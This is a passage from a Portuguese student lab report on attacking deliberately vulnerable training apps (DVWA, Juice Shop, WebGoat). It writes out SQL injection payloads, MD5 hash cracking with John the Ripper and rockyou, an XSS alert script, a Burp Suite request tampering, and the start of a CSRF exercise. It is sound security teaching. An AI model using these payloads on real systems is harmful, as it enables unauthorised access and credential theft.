
PORT      STATE SERVICE          VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp              vsftpd 3.0.5
22/tcp    open  ssh              OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
8081/tcp   open  http              Apache httpd 2.4.25 ((Debian))
8082/tcp   open  blackice-alerts?
8083/tcp   open  http              Apache Tomcat (language: en)
MAC Address: 08:00:27:9B:08:F1 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

## Identificação de vulnerabilidades

É proposto aos alunos que identifiquem duas vulnerabilidades para cada um dos serviços instalados no *Ubuntu Server*.

### DVWA

Este programa dispõe de diversos ataques no seu menu lateral, que podem ser executados com vários níveis de dificuldade.



**DVWA Security** 🔒

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low ▼ Submit

Low

Medium

High

Impossible

PHP-Intrusion Detection System) is a security layer for PHP based web applications.

Figura 11 - Níveis de dificuldade do DVWA

Executou-se um ataque de *SQL injection*, onde se inseriu um comando de *SQL* com o objetivo de ter acesso a alguma informação. Os comandos a serem executados neste tipo de ataques variam consoante a versão do *SQL*, e nem sempre existem mecanismos de segurança para os evitar. No caso retratado, ao usar o comando `"1' UNION SELECT user, password FROM users #"`, a base de dados retorna a listagem dos utilizadores existentes juntamente com as *hashes* das suas palavras passe no campo "Surname".



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
[CSP Bypass](#)  
[JavaScript](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

Username: admin  
Security Level: low  
PHPIDS: disabled


[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Figura 12 - Ataque de SQL injection no DVWA

Com isto em mãos, é preciso decifrar a *hash* de cada palavra passe. Como cada uma tem exatamente 32 caracteres, está-se na presença de uma *hash* do tipo MD5. Isto quer dizer que facilmente se consegue decifrá-las.

Para realizar esta tarefa, recorreu-se ao software *John the Ripper* [7]. Guardaram-se as *hashes* num ficheiro de texto primeiramente.




```
GNU nano 8.6 hashes_dvwa.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99

^G Help      ^O Write Out ^F Where Is  ^K Cut
^X Exit      ^R Read File ^\ Replace   ^U Paste
```

Figura 13 - Hashes das palavras passes dos utilizadores

Seguidamente, executou-se um ataque de dicionário, usando a *wordlist* “rockyou” [8], amplamente conhecida, e que é disponibilizada pelo próprio *Kali Linux*.

O *John the Ripper* devolveu as palavras passe correspondentes para cada utilizador.



```
(david@David-PC)~[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes_dvwa.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2025-10-26 17:29) 66.66g/s 51200p/s 51200c/s 89600C/s skyblue..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(david@David-PC)~[~]
$
```

Figura 14 - Palavras passes dos utilizadores descobertas

Com isto, deu-se por bem sucedido o ataque de *SQL injection* juntamente com o ataque de dicionário.

O segundo ataque feito no DVWA foi o *Cross-Site Scripting*, mais conhecido como XSS [9], baseia-se também na injeção de código malicioso. Neste exemplo o código é injetado num campo de inserção de um nome que deverá retornar a impressão do que o utilizador escreveu (*XSS Reflected*) [10].

O exemplo do pressuposto:




Figura 15 - Página do ataque de XSS

Porém, ao escrever um script simples “`<script>alert('Script injetado')</script>`”, apenas com a função *alert*, verifica-se que o código foi injetado no sistema, pois o site devolve um aviso no navegador, que não deve ser permitido.




Figura 16 - Resultado do ataque de XSS

Da mesma forma, um script mais elaborado que contenha código malicioso, pode ser também injetado no site.

## OWASP Juice Shop

Este serviço simula uma loja online de sumos. À semelhança do programa anterior, também tem diversas vulnerabilidades espalhadas propositadamente.

Como já se tem o conhecimento do SQL injection vindo do ponto anterior, aproveitou-se para tentar o mesmo processo, mas dentro da página de *login*, onde é necessário introduzir as credenciais de acesso ao *site*. Ao injetar o *payload* “' OR 1=1 –” tanto no campo do email, como no da palavra passe, imediatamente se obteve o acesso à conta de administrador.




Figura 17 - Ataque de SQL injection na página de início de sessão




Figura 18 - Conta do administrador

O Juice Shop notifica que foi resolvido o desafio.




Figura 19 - Primeiro desafio concluído

Do segundo ataque resulta a adição de produtos no carrinho de outro utilizador. O objetivo agora é adicionar um produto no carrinho do administrador, com um utilizador normal. Para tal, usou-se a ferramenta *Burp Suite Community Edition* [11]. Como o tráfego está em *HTTP* e não está criptografado (neste cenário), é fácil para o *BP* intercetar a comunicação com o *Juice Shop*.

Nesta etapa, é necessário configurar o *Burp Suite* como proxy.




Figura 20 - Definições de Proxy

O próximo passo é conseguir o *ID* do carrinho do administrador. Como já se tem o acesso à sua conta, bastou adicionar um produto ao seu carrinho pelo processo normal. Durante o processo que ele é adicionado, é possível verificar um método

*POST* no *BP*. Este método contém várias informações, nomeadamente o *BasketID*, que é o *ID* do carrinho do administrador do sistema.




Figura 21 - Aquisição de informações com o Burp Suite

Sabe-se agora que o *ID* do carrinho do administrador é 1.

Ao entrar com um utilizador comum no site, e tentar adicionar um produto ao seu carrinho, se se interceitar a comunicação com o *Burp Suite* e alterar o *BasketID* para 1, o produto é automaticamente adicionado à conta errada.




Figura 22 - Manipulação de dados com o Burp Suite

Acontece que, o validador vê o primeiro “BasketId: 6” e aprova a adição do produto. No entanto, o código de processamento da requisição no *backend* vê o segundo “BasketId: 1” e adiciona o produto ao carrinho, neste caso, do administrador.

O Juice Shop notifica novamente que o desafio foi resolvido.





Figura 23 - Segundo desafio concluído

## WebGoat

No último serviço desta primeira parte do trabalho, executou-se um ataque de *Cross-site request forgery* (CSRF) [12].

Esta técnica força o navegador a executar uma ação num sítio onde o utilizador já está autenticado. Neste exemplo, tem-se como por objetivo conseguir uma *flag* que permite concluir o exercício.

Ao clicar no botão “Submeter” o navegador abre uma página que retorna ao utilizador uma *flag* nula.



```
{
  "flag" : null,
  "success" : false,
  "message" : "Appears the request came from the original host"
}
```

Figura 24 - Flag vazia

Acedeu-se ao código fonte da página e replicou-se o código do botão “Submeter” para um ficheiro *HTML* à parte.


